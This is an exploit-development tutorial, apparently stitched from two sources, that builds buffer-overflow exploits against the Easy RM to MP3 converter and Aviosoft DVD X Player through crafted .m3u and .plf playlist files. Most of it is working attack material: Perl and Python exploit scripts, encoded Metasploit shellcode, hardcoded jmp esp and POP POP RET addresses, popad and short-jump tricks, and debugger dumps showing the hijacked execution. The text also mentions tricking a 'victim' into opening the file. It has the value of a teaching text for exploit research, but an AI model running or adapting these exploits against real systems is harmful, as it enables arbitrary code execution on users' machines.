000ff86a 90 90 90 90 90 90 90 90-90 90 **cc** 41 41 41 41 41 ....AAAAA

000ff87a 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff88a 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff89a 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff8aa 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff8ba 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

Replace the break with some real shellcode (and replace the A's with NOPs)… (shellcode : excluded characters 0x00, 0xff, 0xac, 0xca)

When you replace the A's with NOPs, you'll have more space to jump into, so we can live with jumpcode that only jumps 188 positions further (2 times 5e)

my $file= "test1.m3u";

my $buffersize = 26094;

my $junk= "\x90" x 200;

my $nop = "\x90" x 50;

```
# windows/exec - 303 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
my $shellcode = "\x89\xe2\xd9\xeb\xd9\x72\xf4\x5b\x53\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d" .
"\x38\x51\x54\x45\x50\x43\x30\x45\x50\x4c\x4b\x51\x55\x47" .
"\x4c\x4c\x4b\x43\x4c\x44\x45\x43\x48\x43\x31\x4a\x4f\x4c" .
"\x4b\x50\x4f\x45\x48\x4c\x4b\x51\x4f\x51\x30\x45\x51\x4a" .
"\x4b\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x46" .
"\x51\x49\x50\x4a\x39\x4e\x4c\x4b\x34\x49\x50\x44\x34\x45" .
"\x57\x49\x51\x49\x5a\x44\x4d\x45\x51\x48\x42\x4a\x4b\x4c" .
"\x34\x47\x4b\x50\x54\x51\x34\x45\x54\x44\x35\x4d\x35\x4c" .
"\x4b\x51\x4f\x51\x34\x43\x31\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4b\x39\x51\x4c\x46" .
"\x44\x45\x54\x48\x43\x51\x4f\x46\x51\x4c\x36\x43\x50\x50" .
"\x56\x43\x54\x4c\x4b\x47\x36\x46\x50\x4c\x4b\x47\x30\x44" .
"\x4c\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x43\x58\x44" .
"\x48\x4d\x59\x4c\x38\x4d\x53\x49\x50\x42\x4a\x46\x30\x45" .
"\x38\x4c\x30\x4c\x4a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b" .
"\x4e\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x42\x43\x43" .
"\x51\x42\x4c\x45\x33\x45\x50\x41\x41";

my $restofbuffer = "\x90" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));

my $eip = pack('V',0x01ccf23a);  #jmp esp from MSRMCcodec02.dll
```

```
my $preshellcode = "X" x 4;


my $jumpcode = "\x83\xc4\x5e" .   #add esp,0x5e
  "\x83\xc4\x5e" .              #add esp,0x5e
  "\xff\xe4";                   #jmp esp


my $nop2 = "0x90" x 10;   # only used to visually separate


my $buffer = $junk.$nop.$shellcode.$restofbuffer;


print "Size of buffer : ".length($buffer)."\n";


open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$jumpcode;
close($FILE);
print "m3u File Created successfully\n";
```



pwned again :-)

Some other ways to jump

- popad
- hardcode address to jump to

the "**popap**" instruction may help us 'jumping' to our shellcode as well. popad (pop all double) will pop double words from the stack (ESP) into the general-purpose registers, in one action.

The registers are loaded in the following order : EDI, ESI, EBP, EBX, EDX, ECX and EAX. As a result, the ESP register is incremented after each register is loaded (triggered by the popad). One popad will thus take 32 bytes from ESP and pops them in the registers in an orderly fashion.

The popad opcode is 0x61

So suppose you need to jump 40 bytes, and you only have a couple of bytes to make the jump, you can issue 2 popad's to point ESP to the shellcode (which starts with NOPs to make up for the (2 times 32 bytes – 40 bytes of space that we need to jump over))

Let's use the Easy RM to MP3 vulnerability again to demonstrate this technique :

We'll reuse one of the script example from earlier in this post, and we'll build a fake buffer that will put 13 X's at ESP, then we'll pretend there is some garbage (D's and A's) and then place to put our shellcode (NOPS + A's)

```
my $file= "test1.m3u";

my $buffersize = 26094;


my $junk= "A" x 250;

my $nop = "\x90" x 50;

my $shellcode = "\xcc";


my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));


my $eip = "BBBB";

my $preshellcode = "X" x 17;  #let's pretend this is the only space we have available

my $garbage = "\x44" x 100;  #let's pretend this is the space we need to jump over


my $buffer = $junk.$nop.$shellcode.$restofbuffer;


print "Size of buffer : ".length($buffer)."\n";


open($FILE,">$file");

print $FILE $buffer.$eip.$preshellcode.$garbage;

close($FILE);

print "m3u File Created successfully\n";
```

After opening the file in Easy RM to MP3, the application dies, and ESP looks like this :

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=00000001 ebx=00104a58 ecx=7c91005d edx=003f0000 esi=77c5fce0 edi=0000666d

eip=42424242 esp=000ff730 ebp=00344158 iopl=0 nv up ei pl nz na pe nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010206

Missing image name, possible paged-out or corrupt data.

Missing image name, possible paged-out or corrupt data.

Missing image name, possible paged-out or corrupt data.

+0x42424231:

42424242 ?? ???

0:000> d esp

000ff730 58 58 58 58 58 58 58 58-58 58 58 58 58 44 44 44 XXXXXXXXXXXXXDDD | => 13 bytes

000ff740 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD | => garbage

000ff750 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD | => garbage

000ff760 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD | => garbage

000ff770 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD | => garbage

000ff780 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD | => garbage

000ff790 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD | => garbage

000ff7a0 00 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 .AAAAAAAAAAAAAAA | => garbage

0:000> d

000ff7b0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => garbage

000ff7c0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => garbage

000ff7d0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => garbage

000ff7e0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => garbage

000ff7f0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => garbage

000ff800 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => garbage

000ff810 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => garbage

000ff820 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => garbage

0:000> d

000ff830 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => garbage

000ff840 41 41 90 90 90 90 90 90-90 90 90 90 90 90 90 90 AA.............. | => garbage

000ff850 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .... | => NOPS/Shellcode

000ff860 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .... | => NOPS/Shellcode

000ff870 90 90 90 90 cc 41 41 41-41 41 41 41 41 41 41 41 .....AAAAAAAAAAA | => NOPS/Shellcode

000ff880 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => NOPS/Shellcode

000ff890 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => NOPS/Shellcode

000ff8a0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => NOPS/Shellcode

Let's pretend that we need to use the 13 X's (so 13 bytes) that are available directly at ESP to jump over 100 D's (44) and 160 A's (so a total of 260 bytes) to end up at our shellcode (starts with NOPs, then a breakpoint, and then A's (=shellcode))

One popad = 32 bytes. So 260 bytes = 9 popad's (-28 bytes)

(so we need to start our shellcode with nops, or start the shellcode at [start of shellcode]+28 bytes

In our case, we have put some nops before the shellcode, so let's try to "popad" into the nops and see if the application breaks at our breakpoint.

First, overwrite EIP again with jmp esp. (see one of the previous exploit scripts)

Then, instead of the X's, perform 9 popad's, followed by "jmp esp" opcode (0xff,0xe4)

```
my $file= "test1.m3u";

my $buffersize = 26094;


my $junk= "A" x 250;
```

```
my $nop = "\x90" x 50;
my $shellcode = "\xcc";

my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));

my $eip = pack('V',0x01ccf23a);  #jmp esp from MSRMCcodec02.dll

my $preshellcode = "X" x 4;  # needed to point ESP at next 13 bytes below
$preshellcode=$preshellcode."\x61" x 9;  #9 popads
$preshellcode=$preshellcode."\xff\xe4";  #10th and 11th byte, jmp esp
$preshellcode=$preshellcode."\x90\x90\x90";  #fill rest with some nops

my $garbage = "\x44" x 100;  #garbage to jump over
my $buffer = $junk.$nop.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$garbage;
close($FILE);
print "m3u File Created successfully\n";
```

After opening the file, the application does indeed break at the breakpoint. EIP and ESP look like this :

```
(f40.5f0): Break instruction exception - code 80000003 (first chance)
eax=90909090 ebx=90904141 ecx=90909090 edx=90909090 esi=41414141 edi=41414141
eip=000ff874 esp=000ff850 ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
```

+0xff863:

000ff874 cc int 3

0:000> d eip

000ff874 cc 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 .AAAAAAAAAAAAAAA

000ff884 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff894 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff8a4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff8b4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff8c4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff8d4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff8e4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

0:000> d eip-32

000ff842 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff852 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff862 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff872 90 90 cc 41 41 41 41 41-41 41 41 41 41 41 41 41 ...AAAAAAAAAAAAA

000ff882 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff892 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff8a2 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff8b2 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

0:000> d esp

000ff850 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff860 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff870 90 90 90 90 **cc** 41 41 41-41 41 41 41 41 41 41 41 .....AAAAAAAAAAA

000ff880 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff890 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA


000ff8a0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff8b0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff8c0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

=> the popad's have worked and made esp point at the nops. Then the jump to esp was made (0xff 0xe4), which made EIP jump to nops, and slide to the breakpoint (at 000f874)

Replace the A's with real shellcode :



pnwed again !

Another (less preferred, but still possible) way to jump to shellcode is by using jumpcode that simply jumps to the address (or an offset of a register). Since the addresses/registers could vary during every program execution, this technique may not work every time.

So, in order to **hardcode addresses** or offsets of a register, you simply need to find the opcode that will do the jump, and then use that opcode in the smaller "first"/stage1 buffer, in order to jump to the real shellcode.

You should know by now how to find the opcode for assembler instructions, so I'll stick to 2 examples :

1. jump to 0x12345678

0:000> a

7c90120e jmp 12345678

jmp 12345678

7c901213

0:000> u 7c90120e

ntdll!DbgBreakPoint:

7c90120e e96544a495 jmp 12345678

=> opcode is 0xe9,0x65,0x44,0xa4,0x95

2. jump to ebx+124h

0:000> a

7c901214 add ebx,124

add ebx,124

7c90121a jmp ebx

jmp ebx

7c90121c

0:000> u 7c901214

ntdll!DbgUserBreakPoint+0x2:

7c901214 81c324010000 add ebx,124h

7c90121a ffe3 jmp ebx

=> opcodes are 0x81,0xc3,0x24,0x01,0x00,0x00 (add ebx 124h) and 0xff,0xe3 (jmp ebx)

Short jumps & conditional jumps

In the event you need to jump over just a few bytes, then you can use a couple 'short jump' techniques to accomplish this :

– a short jump : (jmp) : opcode 0xeb, followed by the number of bytes

So if you want to jump 30 bytes, the opcode is 0xeb,0x1e

– a conditional (short/near) jump : ("jump if condition is met") : This technique is based on the states of one or more of the status flags in the EFLAGS register (CF,OF,PF,SF and ZF). If the flags are in the specified state (condition), then a jump can be made to the target instruction specified by the destination operand. This target instruction is specified with a relative offset (relative to the current value of EIP).

Example : suppose you want to jump 6 bytes : Have a look at the flags (ollydbg), and depending on the flag status, you can use one of the opcodes below

Let's say the Zero flag is 1, then you can use opcode 0x74, followed by the number of bytes you want to jump (0x06 in our case)

This is a little table with jump opcodes and flag conditions :

Code	Mnemonic	Description
77 cb	JA rel8	Jump short if above (CF=0 and ZF=0)
73 cb	JAE rel8	Jump short if above or equal (CF=0)

72 cb	JB rel8	Jump short if below (CF=1)
76 cb	JBE rel8	Jump short if below or equal (CF=1 or ZF=1)
72 cb	JC rel8	Jump short if carry (CF=1)
E3 cb	JCXZ rel8	Jump short if CX register is 0
E3 cb	JECXZ rel8	Jump short if ECX register is 0
74 cb	JE rel8	Jump short if equal (ZF=1)
7F cb	JG rel8	Jump short if greater (ZF=0 and SF=OF)
7D cb	JGE rel8	Jump short if greater or equal (SF=OF)
7C cb	JL rel8	Jump short if less (SF<>OF)
7E cb	JLE rel8	Jump short if less or equal (ZF=1 or SF<>OF)
76 cb	JNA rel8	Jump short if not above (CF=1 or ZF=1)
72 cb	JNAE rel8	Jump short if not above or equal (CF=1)
73 cb	JNB rel8	Jump short if not below (CF=0)
77 cb	JNBE rel8	Jump short if not below or equal (CF=0 and ZF=0)
73 cb	JNC rel8	Jump short if not carry (CF=0)
75 cb	JNE rel8	Jump short if not equal (ZF=0)
7E cb	JNG rel8	Jump short if not greater (ZF=1 or SF<>OF)
7C cb	JNGE rel8	Jump short if not greater or equal (SF<>OF)
7D cb	JNL rel8	Jump short if not less (SF=OF)
7F cb	JNLE rel8	Jump short if not less or equal (ZF=0 and SF=OF)
71 cb	JNO rel8	Jump short if not overflow (OF=0)
7B cb	JNP rel8	Jump short if not parity (PF=0)
79 cb	JNS rel8	Jump short if not sign (SF=0)
75 cb	JNZ rel8	Jump short if not zero (ZF=0)
70 cb	JO rel8	Jump short if overflow (OF=1)
7A cb	JP rel8	Jump short if parity (PF=1)

7A cb	JPE rel8	Jump short if parity even (PF=1)
7B cb	JPO rel8	Jump short if parity odd (PF=0)
78 cb	JS rel8	Jump short if sign (SF=1)
74 cb	JZ rel8	Jump short if zero (ZF = 1)
0F 87 cw/cd	JA rel16/32	Jump near if above (CF=0 and ZF=0)
0F 83 cw/cd	JAE rel16/32	Jump near if above or equal (CF=0)
0F 82 cw/cd	JB rel16/32	Jump near if below (CF=1)
0F 86 cw/cd	JBE rel16/32	Jump near if below or equal (CF=1 or ZF=1)
0F 82 cw/cd	JC rel16/32	Jump near if carry (CF=1)
0F 84 cw/cd	JE rel16/32	Jump near if equal (ZF=1)
0F 84 cw/cd	JZ rel16/32	Jump near if 0 (ZF=1)
0F 8F cw/cd	JG rel16/32	Jump near if greater (ZF=0 and SF=OF)
0F 8D cw/cd	JGE rel16/32	Jump near if greater or equal (SF=OF)
0F 8C cw/cd	JL rel16/32	Jump near if less (SF<>OF)
0F 8E cw/cd	JLE rel16/32	Jump near if less or equal (ZF=1 or SF<>OF)
0F 86 cw/cd	JNA rel16/32	Jump near if not above (CF=1 or ZF=1)
0F 82 cw/cd	JNAE rel16/32	Jump near if not above or equal (CF=1)
0F 83 cw/cd	JNB rel16/32	Jump near if not below (CF=0)
0F 87 cw/cd	JNBE rel16/32	Jump near if not below or equal (CF=0 and ZF=0)
0F 83 cw/cd	JNC rel16/32	Jump near if not carry (CF=0)
0F 85 cw/cd	JNE rel16/32	Jump near if not equal (ZF=0)
0F 8E cw/cd	JNG rel16/32	Jump near if not greater (ZF=1 or SF<>OF)
0F 8C cw/cd	JNGE rel16/32	Jump near if not greater or equal (SF<>OF)
0F 8D cw/cd	JNL rel16/32	Jump near if not less (SF=OF)
0F 8F cw/cd	JNLE rel16/32	Jump near if not less or equal (ZF=0 and SF=OF)
0F 81 cw/cd	JNO rel16/32	Jump near if not overflow (OF=0)

0F 8B cw/cd	JNP rel16/32	Jump near if not parity (PF=0)
0F 89 cw/cd	JNS rel16/32	Jump near if not sign (SF=0)
0F 85 cw/cd	JNZ rel16/32	Jump near if not zero (ZF=0)
0F 80 cw/cd	JO rel16/32	Jump near if overflow (OF=1)
0F 8A cw/cd	JP rel16/32	Jump near if parity (PF=1)
0F 8A cw/cd	JPE rel16/32	Jump near if parity even (PF=1)
0F 8B cw/cd	JPO rel16/32	Jump near if parity odd (PF=0)
0F 88 cw/cd	JS rel16/32	Jump near if sign (SF=1)
0F 84 cw/cd	JZ rel16/32	Jump near if 0 (ZF=1)

As you can see in the table, you can also do a short jump based on register ECX being zero. One of the Windows SEH protections (see part 3 of the tutorial series) that have been put in place is the fact that registers are cleared when an exception occurs. So sometimes you will even be able to use 0xe3 as jump opcode (if ECX = 00000000)

Note : You can find more/other information about making 2 byte jumps (forward and backward/negative jumps) at http://thestarman.narod.ru/asm/2bytejumps.htm

Backward jumps

In the event you need to perform backward jumps (jump with a negative offset) : get the negative number and convert it to hex. Take the dword hex value and use that as argument to a jump (\xeb or \xe9)

Example : jump back 7 bytes : -7 = FFFFFFF9, so jump -7 would be "\xeb\xf9\xff\xff"

Exampe : jump back 400 bytes : -400 = FFFFFE70, so jump -400 bytes = "\xe9\x70\xfe\xff\xff" (as you can see, this opcode is 5 bytes long. Sometimes (if you need to stay within a dword size (4 byte limit), then you may need to perform multiple shorter jumps in order to get where you want to be)

SEH Buffer Overflow

Structured Exception Handler Introduction

Like I said in "Part 1" I think its important to keep things as difficult or simple as they need to be so I won't be explaining SEH in full technical detail, but I'll give you enough info to get going with. I highly advise you do some more in-depth research online. The SEH is a mechanism in Windows that makes use of a data structure called "Linked List" which contains a sequence of data records. When a exception is triggered the operating system will travel down this list. The exception handler can either evaluate it is suitable to handle the exception or it can tell the operating system to continue down the list and evaluate the other exception functions. To be able to do this the exception handler needs to contain two elements (1) a pointer to the current "Exception Registration Record" (SEH) and (2) a pointer to the "Next Exception Registration Record" (nSEH). Since our Windows stack grows downward we will see that the

order of these records is reversed [nSEH]...[SEH]. When a exception occurs in a program function the exception handler will push the elements of it's structure to the stack since this is part of the function prologue to execute the exception. At the time of the exception the SEH will be located at esp+8.

Your probably asking yourself what does all of this have to do with exploit development. If we get a program to store a overly long buffer AND we overwrite a “Structured Exception Handler” windows will zero out the CPU registers so we won't be able to directly jump to our shellcode. Luckily this protection mechanism is flawed. Generally what we will want to do is overwrite SEH with a pointer to a “POP POP RETN” instruction (the POP instruction will remove 4-bytes from the top of the stack and the RETN instruction will return execution to the top of the stack). Remember that the SEH is located at esp+8 so if we increment the stack with 8-bytes and return to the new pointer at the top of the stack we will then be executing nSEH. We then have at least 4-bytes room at nSEH to write some opcode that will jump to an area of memory that we control where we can place our shellcode!!

This all sounds terribly complicated but you'll see it's all in the wording, actually creating a SEH exploit is exceedingly easy, the example below will demonstrate this.

Replicating The Crash

Ok so below you can see our POC skeleton exploit; this is a fileformat exploit. We will be writing a long buffer to a playlist file (*.plf) which will then be read by the DVD player and cause a buffer overflow (this is really not that different from sending a buffer over a TCP or UDP connection). The only salient point here is that the “victim” needs to be tricked into opening our playlist hehe.

?

```
#!/usr/bin/python -w

filename="evil.plf"


buffer = "A"*2000

textfile = open(filename , 'w')


textfile.write(buffer)
```

textfile.close()

Ok so we create the *.plf, attach the player to immunity debugger and open the playlist file. The player crashes as expected, we pass the initial exception with “Shift-F9” (we do this because this initial exception leads to a different exploitation technique and we are interested in the SEH). You can see a screenshot of the CPU registers below (you will notice that the SEH has zeroed out several registers) and a screenshot of the SEH-chain which shows us that we do overwrite the SEH record.



Registers



SEH-Chain

Overwriting SEH & nSEH

The next step should be no surprise, we need to analyze the crash so we replace our initial buffer with the metasploit pattern (paying attention to keep the same buffer length).

root@bt:~/Desktop# cd /pentest/exploits/framework/tools/

root@bt:/pentest/exploits/framework/tools# ./pattern_create.rb 2000

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4A

d5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah

0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5

[...snip...]


f5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj

0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5

Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co

After we recreate our *.plf file and crash the program we can have mona analyze the crash. You can see the screenshot of that analysis below. What we are particularly interested in are the bytes that overwrite the SEH-record, mona indicates that these bytes are the 4-bytes that directly follow after the first 612-bytes of our buffer.

!mona findmsp



Metasploit Pattern

Ok so far so good, based on this information we can reconstruct our buffer as shown below. We will be allocating 4-bytes for nSEH which should be placed directly before SEH which also takes up 4-bytes.

buffer = "A"*608 + [nSEH] + [SEH] + "D"*1384
buffer = "A"*608 + "B"*4 + "C"*4 + "D"*1384

Remember we need to overwrite SEH with a pointer to POP POP RETN, once again mona comes to the rescue! The command shown below will search for all valid pointers. It is worth mentioning that mona already filters out pointers that might potentially be problematic like pointers from SafeSEH modules, I suggest you have a look at the documentation be get a better grasp of the available options to filter the results. You can see the results in the screenshot.

!mona seh



PPR Pointer

Most of these pointers will do, just keep in mind that they can't contain any badcharacters. Personally I didn't select any of the ones that are visible in the log screen simply because I wanted a clean return instead of a retern+offset. Since mona found 2968 valid pointers there are many to chose from just check out “seh.txt” in the immunity debugger installation folder. Keep in mind that we need to reverse the byte order due to the Little Endian architecture of the CPU. Observe the syntax below.

Pointer: **0x61617619 : pop esi # pop edi # ret | asciiprint,ascii {PAGE_EXECUTE_READ} [EPG.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.12.21.2006 (C:\Program Files\Aviosoft\DVD X Player 5.5 Professional\EPG.dll)**
Buffer: **buffer = "A"*608 + "B"*4 + "\x19\x76\x61\x61" + "D"*1384**

For the moment we will leave nSEH the way it is, in a moment we will have a look in the debugger to see what value we should fill in there. Notice that our POP POP RETN instruction is taken from “EPG.dll” which belongs to the DVD player, that means that our exploit will be portable acros different operating systems!! Our new POC should look like this...

?

```
#!/usr/bin/python -w


filename="evil.plf"


#--------------------------------------------------------------------------#
# (*) badchars = '\x00\x0A\x0D\x1A'                                        #
#                                                                          #
# offset to: (2) nseh 608-bytes, (1) seh 112-bytes                         #
# (2) nseh = ????                                                          #
# (1) seh = 0x61617619 : pop esi # pop edi # ret  | EPG.dll               #
# (3) shellcode space = 1384-bytes                                         #
#--------------------------------------------------------------------------#
```

